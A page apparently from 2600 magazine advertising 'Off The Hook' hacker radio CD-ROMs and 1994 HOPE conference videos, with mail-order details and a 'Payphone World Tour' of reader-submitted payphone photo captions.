Off The Hook

After many years, we've finally gotten off our asses and put together a collection of the

hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each CD-ROM holds nearly 100 hours of audio. All You need is a computer with a CD-ROM drive and browser software (available for free on the net) and a realaudio player (also available for free from www.realaudio.com). You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!

10/88-12/91 \$20
01/92-12/93 \$20
01/94-09/95 \$20
10/95-06/97 \$20

Get all of the CD-ROMs for only \$60!

Hope Videos

Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:

The HOPE intro & Robert Steele's speech. 60 minutes (\$15)

A guide to Metrocard from a mystery transit worker. 80 minutes (\$15)

TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes (\$20)

The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and

Ben Sherman. 60 minutes (\$15)

Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes (\$20)

The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes (\$20)

Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartz, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes (\$15)

Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes (\$20)

European Hackers featuring the Chaos Computer Club. 65 minutes (\$15)

The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes (\$20)

Closing ceremonies. 40 minutes (\$15)

Order the complete set for only \$150!

To Order

Send a list of what you want (be specific!), your address and your money to:

2600
PO Box 752
Middle Island, NY 11953

Payphone World Tour

Dominican Republic



In the province of La Romana, near Higueral.

Carol Burke

Cook Islands



A New Zealand Telecom phone in downtown Avarua on Rarotonga.

Nick Phillips


Georgia



Yes, that part of the Peachtree State that somehow avoided Bell South. Found in the hospitable town of Tbilisi.

Joe Cammisa

Florida



Well, why not? This is our culture and we're damn proud of it. Found in Panama City Beach.

Morrissey

Come and visit our website and see our vast array of payphone photos that we've compiled! <http://www.2600.com>